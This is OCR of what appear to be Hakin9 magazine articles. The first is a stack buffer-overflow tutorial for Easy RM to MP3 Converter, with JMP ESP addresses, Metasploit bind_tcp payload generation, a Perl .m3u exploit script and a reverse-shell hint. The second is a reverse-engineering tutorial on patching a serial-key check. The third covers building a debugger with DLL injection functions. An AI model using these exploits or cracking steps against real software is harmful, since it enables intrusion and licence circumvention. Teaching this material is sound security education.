


Figure 2. *Crash with RM to mp3 Converter*

Figure 4. *Debugger Analysis with Ollydbg*

in rm to mp3 converter (Figure 6 and Figure 7). So we will get a value which is nearer between 5792 to 26072.see the picture below. so in that location EIP Value is written. EIP sits between 25000 and 30000.

For that reason I have taken 30000 byte of data to see what happens to the data or program. see the picture below you will understand (Figure 8).

In the above screen I used two command to check the EIP AND ESP Location and fortunately I have not get any value for 2nd option and I got 1st value 5792 for command, because I have taken the beyond bytes of data.




Figure 5. *Checking the EIP Position with Msfcreat*




Figure 6. *Compile with Immunity*

Figure 7. *Compile with Ollydbg*

Finding JMP ESP And Memory Location

Before try to exploit we should know the exact memory location, JMP, ESP Location so that our exploit will work perfectly.

Ollydbg: go to view-executable modules and search for Shell 32 modules and

right click on shell32, view JMP ESP Command and location.

Same procedure will be applied for Immumnity Debugger. For More Information See the Figure 9

Analysis in Immunity Debugger see Figure 10. Analysis in Ollydbg.




Figure 8. *Our Buffer Overflow String*






Figure 9. *Locationg JMP EsP In Immunity*


File View Debug Options Window Help
L E M T W H C / K B R ... S
Found commands


```
Address   Disassembly
7C832D69  JMP ESP
7C83F934  JMP ESP
7C841408  JMP ESP
7C87A63F  JMP ESP
7C89746C  JMP ESP
```

Figure 10. *Locating JMP EsP IN Ollydbg*




```
   x86/unicode_upper                    manual     Alpha2 Alphanumeric Unicode Uppercase Encoder

msf payload(bind_tcp) > generate -e x86/shikata_ga_nai
# windows/shell/bind_tcp - 323 bytes (stage 1)
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# LPORT=4444, RHOST=, EXITFUNC=process, InitialAutoRunScript=,
# AutoRunScript=
buf =
[illegible]

# windows/shell/bind_tcp - 240 bytes (stage 2)
# http://www.metasploit.com
buf =
[illegible]
```

Figure 11. *x/86/shikata_ga_nai encoder*



```
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";dimitry@dimitry-TravelMate-5730:~/Desktop/m3u$ cat sol.pl
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# www.whitehatsecurity.in
# http://www.corelan.be:8800
# Bikash Dash(Whitehat)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . [illegible]
[illegible]

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";dimitry@dimitry-TravelMate-5730:~/Desktop/m3u$
```

Figure 12. *Final exploit that we will insert our encoder*



Calculator
Easy RM to MP3 Converter
Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.
Please tell Microsoft about this problem.
Debug
Send Error Report
Don't Send

Figure 13. *Application View and Our Programm Ran (CALAC.EXE)*

Creating Our Own Exolit and Let Die The Application

As we know creating and building exploit there is great contribution towards Metasploit Built-in Payload generator and encoders. so we will use one of them for our Development of exploit.

So we will use Encoder: `x86/shikata_ga_nai` which is a good encoders for generating the payload which can be available in just writing msfconsole-show payloads-use payload(in this case bind_tcp)-show encoder-generate encoder

And we will use a program namely calculator in windows machine to boom the application.For That we have to riun a perl script behind it and open in rm to mp3 converter (Figure 11).

So we will add the encoder to our final exploit to run calculator on “rm to mp3 converter” to get buffer overflow.

And Exactly we add the location of memory as well as EIP ESP Location into exploit of our code to get into buffer.

Again Create Vulnerable .m3u file and run in “rm to mp3 converter” to see the calculator and to analyze in debugger either we have to open in immunity debugger or ollydbg debugger and analyze location where EIP AND ESP Overwritten (Figure 12 and Figure 13).

Application Boom to Calculator Application.

You can create the .m3u file and reverse connect to your shell some tool like nmap.netcat etc…

BIKASH DASH

Bikash Dash over 3 years of experience it security, malware analysis,Reverse engineering, Firewall security, Trojan Analysis. PE Auditor, Assembly Programming Cyber crime analyst, threat management, Honeypot analysis, Speaker.
Current Position:Ethical Hacker At Innnobuzz Knowledge solution
Contact-Bikash Dash
Web: www.whitehatsecurity.in
Email: bikash.nit.12@gmail.com

How to Reverse Engineer?

If you are a programmer, software developer, or just tech savvy, then you should have heard about reverse engineering and know both its good and evil side. Just in case, here is a brief introduction for those who don't know what it is.

In this article, we are going to talk about RCE, also known as reverse code engineering. Reverse code engineering is the process where the code and function of a program is modified, or may you prefer: reengineered without the original source code. For example, if a software programmer has created a program with a bug, does not release a fix, then an experienced end user can reverse engineer the application and fix the bug for everyone using the program. Sounds helpful doesn't it?

That's because we only touched the tip of the iceberg; the road of reverse engineering is a long one and the end leads to somewhere dark and illegal. Why you wonder? Because, by that logic, computer users can modify the code of any program, alter licensing features of a commercial product and remove critical features to their own liking. For example, a software such as Photoshop that requires you to buy a serial key to register and use it, can be reverse engineered to either extract a valid key or just to remove the whole serial system altogether. This is illegal and these people who reverse engineer applications illegally, known as crackers or hackers, have encountered legal issues since the first software was released. Teams also dedicate themselves to this activity, but to this present day, most have been arrested or have 'voluntarily shutdown'.

So how exactly does one reverse engineer? What tool do you need to do so? Read on because we are getting there!

Reverse Engineering

Reverse engineering has drawn a lot of attention to itself in the past few years, especially when hacked programs are released to the general public, and spread across websites that dedicate themselves to distributing them. Though it is mainly used for sinister purposes, reverse engineering can also be used for good, such as removing bugs, fixing crashes and so on. The next paragraph will give you the brief on how programs (EXE files) are created.

The process of making a program is quite straight forward. First you need a programming language with a compiler. Many that are available include C, C++, Python, Delphi, etc. The programmer uses this programming language to make a source file containing all the editable code for his/her program. When the programmer has finished coding his application and plans to distribute it, he/she will have to compile the code to an EXE file.

The source code, the human readable and understandable file that is created by the programmer himself is firstly compiled in to an object file with readable symbols, meaning that it is still understandable by a normal human.

The compiler then transforms the object file in to an executable, the format which all of your windows programs is compiled in, rendering the binary code symbol-less, in other words: unreadable.

The source code of a simple 'Hello World' application

For example, if you make a simple application in C++, you need to write a source file first, something like 'MyApp.c'. When you are done, you want to make an executable file out of your code, so you compile it. During the compilation, the file 'MyApp.c' is translated into object and then binary code, making it extremely hard to humanly interpret and almost impossible to uncompile or decompile back to the original file; 'MyApp.c.'

Programmers rely on this idea for security of their application. The harder it is to decompile their application and reverse the actions of a compiler, the more secure their code. However, when there's a way in, you can be sure that there is one out.

Editing Code AKA Debugging

Although the compiled code is unreadable, there are, however, programs that can translate it into a semi-readable state. These programs are called debuggers. Debuggers are programs that read those binary codes that the program has been compiled to and convert them into easier to understand terms. Those terms make up an extremely low level programming language known as Assembly. If you thought learning C++ was a headache then wait till you try out assembly. Though complex as it may be, assembly code is what all applications are written in when compiled. It is extremely low level meaning. It takes approximately 10 lines of assembly to compensate for one line of C++. For that reason, assembly code is not a preferred language among software developers.

Now knowing the connection between your program, assembly and the debugger, we can move on to the next topic: the debugging.

Debugging is the process of removing bugs or errors from a program

A debugger, is a program that does what its name implies, it removes bugs. To do that, it allows users to edit the assembly of a program, changing its structure and function. For example, if I had an annoying bug where a program always counts 0s as 1s, I can create a fix myself with a debugger by simply loading my program and then editing the section of assembly where the program confuses 0s with 1s. Then I can release the fix online for all the users of that program.

Assembly Code

Before you can debug anything, you need a fair bit of knowledge on assembly, not enough to code programs, but enough to understand how programs

Join our
Exclusive and Pro club
and get:

Hakin9 one year subscription

Full page advertisement in Hakin9 every month!

Information about your company send to over 100,000 Hakin9 readers!

More information at

en@hakin9.org

are coded in assembly. You can access this great tutorial here: *http://www.cs.virginia.edu/~evans/cs216/guides/x86.html.*

Tools of the Trade

OK, so you know a bit of assembly and you have a program to reverse engineer, let's get a debugger. Nowadays, there are a lot of debuggers available so choosing the right one can be confusing.

Below is the list of debuggers that work for any Windows application. Those include:

- OllyDbg
- SoftIce
- Microsoft Visual Studio Debugger
- AQTime
- GDB
- AQT

In addition, there is over a hundred different debuggers, all made for different platforms and languages. But since we are debugging under windows, this is not relevant. You can though, simply Wikipedia the word 'Debugger' to find a long list of debuggers.

Reverse Engineering Example

In this demonstration we will use a free and widely used debugger: OllyDbg. You can get it from their official website: *http://www.ollydbg.de/*.

After downloading the debugger, unzip and open it. Load your application that you want to debug by clicking 'Open' on the main toolbar.

In this demonstration, we will debug a superficial program that simulates the licensing features in a real program. Let's call it HackMe.EXE. Basically HackME.EXE asks for a serial key and name and returns the message 'Valid Key' if the key and name match, and 'Invalid Key' if they do not. Your purpose is to either find a valid serial key or a way to bypass this process and skip to the point where you can enter any key, and get a 'Valid Key' message.

This is a classic example of RCE and to attack such a problem is fairly easy if you have the right tools. OllyDbg is an excellent choice as it works for all windows compiled executables, has a lot of use functions such as setting breakpoints, finding string references, etc. Because of that we will use OllyDbg as our debugger in our demonstration.

Step 1

Open the program 'HackME.EXE' in OllyDbg by clicking 'Open' and choosing the file.

Step 2

Right click on the window where you see a lot of assembly code, and then select 'Find All Referenced Strings."

Step 3

You should be taken to a window where all the strings in the HackMe.EXE is listed. We want to see all its strings because we know for a fact that the messages 'Valid Key' and 'Invalid Key' is embedded somewhere in the application. If we can find its location, the corresponding code that generates these messages will also be there.

Step 4

Search. Search through all the strings listed until you find the text 'Invalid Key'. You should find it, if not, then you will have to read the section *defensive mechanisms*.

Step 5

Double click on the text 'Invalid Key.' It should take you to the disassembly where the actual text is located.

Step 6

Now here's the tricky part. Look at the assembly above where the text is located. If you have done your homework and researched a bit on assembly you will know what to look for. If you don't, then I will briefly fill you in. In order to determine if the key is valid or not the program needs to actually *compare* the key and name. This is where we, as REers, do our thing. In windows assembly, the commands JZ, JNZ stand for operators that compare values and if they are true then they will jump to a section of the code.

Because the program we are debugging is comparing your name and serial key, we needed to find the section of the assembly that shows the 'Invalid Key' message, as done so in steps 1 to 5. Now that we have located this section, we are going to search for the JNZ or JZ operator replace it with themselves. For example if the program uses JZ to evaluate whether the key is valid or not, we replace it with JNZ and vice versa.

With that being said, look up from the point where you found the text 'Invalid Key' search for the commands JZ and JNZ; you only need to find one of them as there is only one anyway.

When you find the command, double click on it on the debugger to edit and do the following:

- If the command is JZ then change it to JNZ
- If the command is JNZ change it to JZ

Now run the program again by clicking 'Run' on the toolbar.

Step 7

Enter any serial number and name and you should get the message '*Valid Key.*'

Congrats! You have just reverse engineered an application. Seems easy huh? Are application really that easy to modify?

Defensive Mechanisms

Reverse engineering a small and unprotected application is extremely easy, but applications today are complex and protected as software piracy is extremely popular.

Since the uprise of reverse engineering, software companies have used packers to encrypt or scramble their code, giving crackers a hard time when they attempt to debug it.

For example, a program that is encrypted and scrambled would be impossible to debug unless the hacker can retrieve the original executable. This process seems secure right? *Wrong*. For every executable packer out there, there is always an unpacker. A hacker can simply search up the packer and then download the unpacker from illegal software piracy websites. The scrambled executable can then be unscrambled and debugged. If you are a software developer, your best bet is to find an uncommon executable packer to secure your files.

The windows executable format is more vulnerable to debugging and modification than Mac or Linux binaries

Just packers and encrypts are not enough and all software companies know that. That's why they employ more advanced and complex defensive techniques against cracking with some of them making you think '*Who will go to such lengths just to protect a file?*'

Advanced Defensive Mechanisms

Long Serial Key: Many companies use a serial which is several KB long of arithmetical transforms, to drive anyone trying to crack it insane. This makes a keygenerator almost impossible – Also, brute force attacks are blocked very efficiently.

Encryption is used in most commercial applications

Encrypted Data: A program using text which is encrypted until runtime has a pretty good chance of throwing amateur hackers off. Developers often use their own encryption algorithms to encrypt their strings internally. When the program is run, then string is then decrypted, confusing the hacker.

Example: Imagine a hacker tries to use the function 'Find All Referenced Text Strings' as mentioned in our tutorial above. If the strings for the application are encrypted internally then the hacker will only find a few lines of messed up, non-sense characters.

Traps. A method I'm not sure about, but I have heard some apps are using it to trap crackers and hackers:

Do a CRC check on your EXE. If it is modified then don't show the typical error message, but wait a day and then notify the user using some cryptic error code. When they contact you with the error code, you know that it is due to the crack.

Frequent updates: Developers often release frequent updates that make the current version of the app stop working until the user installs the update for it. This lets the developers modify their "anti-cracking" routines frequently and renders the cracks released for the previous versions completely useless.

"Destructive" code: A bit farfetched, but sometimes developers put destructive routines in their programs in case their internal checking routines detect that the app was cracked. They delete system files on the user's system or mess up the Windows Registry, let the program create buggy results (obviously buggy or just noticeable after careful checks) or simply pop up warnings that "a certain patch" leads to "damage to the system files" or "contains a virus." While this might be a good way to "shock" sensible novice crackers, I truly don't believe this is a good (or even effective) method to protect your work as it may violate the laws of certain countries and create a bad reputation for the application.

Decompilation

Besides disassembling a program, reverse engineering can be accomplished by decompilation, a process aimed to retrieve the source code of a compiled file. A decompiler is the name given to a computer program that performs, as far as possible, the reverse operation to that of a compiler. That is, it translates a file containing information at a relatively low level of abstraction (usually designed to be computer readable rather than human readable) into a form having a higher level of abstraction (usually designed to be human readable). The decompiler does not reconstruct the original source code, and its output is far less intelligible to a human than original source code. Most programs designed in high level programming languages or are based on an interpreter can be decompiled. Such languages include Delphi, Visual Basic, Java and so on.

VB Decompiler, one of the most popular decompilers out there today

To further clarify the meaning of decompilation, consider a program you wrote in Visual Basic or as many prefer, VB. You compile it and transform your source files in to a windows executable. However as VB compiles to a high level, interpreted code, as opposed to C++'s native code, it can be easily dissembled. A hacker can simply use a program such as *VB Decompiler* or *VB Reformer* and obtain almost every single source file you wrote.

Though it seems that any windows program is vulnerable to modification and tampering, as long as you compile that program with a native language such as C++ or C, your app should be relatively safe from decompilation.

Reverse Engineering Online

Today, there are teams dedicated to REing software, forums dedicated to teaching users the process and websites dedicated to spreading the reverse engineered app. A simple search on Google on something like '*How to crack*' or '*How to hack*' will lead you to over a million tutorials on the subject. There are teams, such as CORE which stands for "Challenge Of Reverse Engineering", there are unnamed websites that allow hackers to upload their work, but why. Why does one reverse engineer?

The answer is simple. It is because software isn't free. In the world of commercial software, you have to buy a license to use it. You have to subscribe by paying a certain amount every month to use it. You have to register your software to use it.

It would be fine if software were like cars. They can't be copied or pasted. They can't be uploaded on to software piracy dedicated websites. That can't be loaded into debuggers. There is only one car for every person.

However, that's software's weak point. Software can be modified, debugged, copied and distributed. Software isn't real, it's virtual, and hackers recognized this as early as when the first version of Windows was released.

Reverse engineering software eliminates the requirement of users purchasing a valid license, and in return saves them time and money. Though illegal as it may be, it is human nature to find the cheapest and easiest way to obtain something they want.

Reverse Engineering in History

A famous example of reverse-engineering involves San Jose-based Phoenix Technologies Ltd., which in the mid-1980s wanted to produce a BIOS for PCs that would be compatible with the IBM PC's proprietary BIOS. (A BIOS is a program stored in firmware that's run when a PC starts up).

To protect against charges of having simply (and illegally) copied IBM's BIOS, Phoenix reverse-engineered it in a way that was smart but indirect. First, a team of engineers studied the IBM BIOS – about 8KB of code – and described everything it did as completely as possible without using or referencing any actual code. Then Phoenix brought in a second team of programmers who had no prior knowledge of the IBM BIOS and had never seen its code. Working only from the first team's functional specifications, the second team wrote a new BIOS that operated as specified.

The resulting Phoenix BIOS was different from the IBM code, but for all intents and purposes, it operated identically. Using the clean-room approach, even if some sections of code did happen to be identical, there was no copyright infringement. Phoenix began selling its BIOS to companies that then used it to create the first IBM-compatible PCs.

Conclusion

In conclusion, reading this article should have granted you with some more insight in the topic of reverse engineering. You should have learnt how reverse engineering works, how reverse engineering is accomplished and, most importantly, how reverse engineering is used. If you want more information on RE or RCE, you can visit the webpages listed below:

- *www.en.wikipedia.org/wiki/Reverse_engineering*
- *www.searchcio-midmarket.techtarget.com/definition/reverse-engineering*
- *www.youtube.com/watch?v=vGBFEDslWhQ*
- *www.securitytube.net/video/1363*

LORENZO XIE

Lorenzo Xie is the owner of XetoWare.com and AceVideoConverter.com. He also works with several other software companies and specialises in windows software development. You can contact him directly at Lorenzo@xetoware.com.

ANRC

A Cyber criminal can target and breach your organization's perimeter in less than a second from anywhere in the world ...

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

TRAINING :: CONSULTING :: SOLUTIONS **www.anrc-services.com**

Write your own Debugger

Do you want to write your own debugger? ... Do you have a new technology and see the already known products like OllyDbg or IDA Pro don't have this technology? … Do you write plugins in OllyDbg and IDA Pro but you need to convert it into a separate application? … This article is for you.

In this article, I'm going to teach you how to write a full functional debugger using the Security Research and Development Framework (SRDF) … how to disassemble instructions, gather Process Information and work with PE Files … and how to set breakpoints and work with your debugger.

Why Debugging?

Debugging is usually used to detect application bugs and traces its execution … and also, it's used in reverse engineering and analyzing application when you don't have the source code of this application.

Reverse engineering is used mainly for detecting vulnerabilities, analyzing malware or cracking applications. We will not discuss in this article how to use the debugger for these goals … but we will describe how to write your debugger using SRDF… and how you can implement your ideas based on it.

Security Research and Development Framework

This is a free open source Development Framework created to support writing security tools and malware analysis tools. And to convert the security researches and ideas from the theoretical approach to the practical implementation.

This development framework created mainly to support the malware field to create malware analysis tools and anti-virus tools easily without reinventing the wheel and inspire the innovative minds to write their researches on this field and implement them using SRDF.

In User-Mode part, SRDF gives you many helpful tools … and they are:

- Assembler and Disassembler
- x86 Emulator
- Debugger
- PE Analyzer
- Process Analyzer (Loaded DLLs, Memory Maps … etc)
- MD5, SSDeep and Wildlist Scanner (YARA)
- API Hooker and Process Injection
- Backend Database, XML Serializer
- And many more

In the Kernel-Mode part, it tries to make it easy to write your own filter device driver (not with WDF and callbacks) and gives an easy, object oriented (as much as we can) development framework with these features:

- Object-oriented and easy to use development framework
- Easy IRP dispatching mechanism
- SSDT Hooker
- Layered Devices Filtering
- TDI Firewall
- File and Registry Manager
- Kernel Mode easy to use internet sockets
- Filesystem Filter

Still the Kernel-Mode in progress and many features will be added in the near future.

Gather Information About Process

If you decided to debug a running application or you start an application for debugging. You need to gather information about this process that you want to debug like:

- Allocated Memory Regions inside the process
- The Application place in its memory and the size of the application in memory
- Loaded DLLs inside the application's memory
- Read a specific place in memory
- Also, if you need to attach to a process already running … you will also need to know the Process Filename and the commandline of this application

Begin the Process Analysis

To gather the information about a process in the memory, you should create an object of cProcess class given the ProcessId of the process that you need to analyze.

```
cProcess  myProc(792);
```

If you only have the process name and don't have the process id, you can get the process Id from the ProcessScanner in SRDF like this:

```
cProcessScanner ProcScan;
```

And then get the hash of process names and Ids from `ProcessList` field inside the cProcessSanner Class … and this item is an object of cHash class.

cHash class is a class created to represent a hash from key and value … the relation between them are one-to-many … so each key could have many values.

In our case, the key is the process name and the value is the process id. You could see more than one process with the same name running on your system. To get the first ProcessId for a process "Explorer.exe" for example … you will do this:

```
ProcScan.ProcessList["explorer.exe"]
```

This will return a cString value includes the ProcessId of the process. To convert it into integer, you will use `atoi()` function … like this:

```
atoi(ProcScan.ProcessList[«explorer.exe»])
```

Getting Allocated Memory

To get the allocated memory regions, there's a list of memory regions named `MemoryMap` the type of this Item is cList.

cList is a class created to represent a list of buffers with fixed size or array of a specific struct. It has a function named `GetNumberOfItems` and this function gets the number of items inside the list. In the following code, we will see how to get the list of Memory Regions using cList Functions (Listing 1).

The struct `MEMORY_MAP` describes a memory region inside a process … and it's:

```
struct MEMORY_MAP
{
   DWORD Address;
   DWORD Size;
   DWORD Protection;
};
```

In the previous code, we loops on the items of MemoryMap List and we get every memory region's address and size.

Getting the Application Information

To get the application place in memory … you will simply get the Imagebase and SizeOfImage fields inside cProcess class like this:

As you see, we get the most important information about the process and its place in memory (Imagebase) and the size of it in memory (SizeOfImage).

Listing 1. *How to Get the List of Memory Regions Using cList Functions*

```
for(int i=0; i<(int)(myProc->MemoryMap.GetNum-
   berOfItems()) ;i++)
{
cout<<"Memory Address "<< ((MEMORY_MAP*)
   myProc->MemoryMap.GetItem(i))->Address;
cout << " Size:  "<<hex<<((MEMORY_MAP*)myProc-
   >MemoryMap.GetItem(i))->Size <<endl;
}
```

Listing 2. *cProcess Class*

```
cout<<"Process: "<< myProc->processName<<endl;
cout<<"Process Parent ID: "<< myProc->ParentID
   <<endl;
cout<< "Process Command Line: "<< myProc-
   >CommandLine << endl;

cout<<"Process PEB:\t"<< myProc->ppeb<<endl;
cout<<"Process ImageBase:\t"<<hex<< myProc-
   >ImageBase<<endl;
cout<<"Process SizeOfImageBase:\t"<<dec<<
   myProc ->SizeOfImage<<" bytes"<<endl;
```

Loaded DLLs and Modules

The loaded Modules is a cList inside cProcess class with name `modulesList` and it represents an array of struct `MODULE_INFO` and it's like this: Listing 3.

To get the loaded DLLs inside the process, this code represents how to get the loaded DLLs: Listing 4.

Read, Write and Execute on the Process

To read a place on the memory of this process, the cProcess class gives you a function named Read(…) which allocates a space into your memory and then reads the specific place in the memory of this process and copies it into your memory (the new allocated place in your memory).

```
DWORD Read(DWORD startAddress,DWORD size)
```

For writing to the process, you have another function name Write and it's like this:

```
DWORD Write (DWORD startAddressToWrite ,DWORD
                     buffer ,DWORD sizeToWrite)
```

This function takes the place that you would to write in, the buffer in your process that contains the data you want to write and the size of the buffer.

If the `startAddressToWrite` is null … `Write()` function will allocate a place in memory to write on and return the pointer to this place.

Listing 3. *"MODULE_INFO"*

```
struct MODULE_INFO
{
   DWORD moduleImageBase;
   DWORD moduleSizeOfImage;
   cString* moduleName;
   cString* modulePath;
};
```

Listing 4. *How to Get the Loaded DLLs*

```
for (int i=0 ; i<(int)( myProc->modulesList.
   GetNumberOfItems()) ;i++)
{
cout<<"Module "<< ((MODULE_INFO*)myProc-
   >modulesList.GetItem(i))->moduleName-
   >GetChar();
cout <<" ImageBase:  „<<hex<<((MODULE_
   INFO*)myProc->modulesList.GetItem(i))-
   >moduleImageBase<<endl;
}
```

To only allocate a space inside the process … you can use `Allocate()` function to allocate memory inside the process and it's like that:

```
Allocate(DWORD preferedAddress,DWORD size)
```

You have also the option to execute a code inside this process by creating a new thread inside the process or inject a DLL inside the process using these functions

```
DWORD DllInject(cString DLLFilename)
DWORD CreateThread (DWORD addressToFunction ,
                  DWORD addressToParameter)
```

And these functions return the ThreadId for the newly created thread.

Debugging an Application

To write a successful debugger, you need to include these features in your debugger:

1. Could Attach to a running process or open an EXE file and debug it
2. Could gather the register values and modify them
3. Could Set Int3 Breakpoints on specific addresses
4. Could Set Hardware Breakpoints (on Read, Write or Execute)
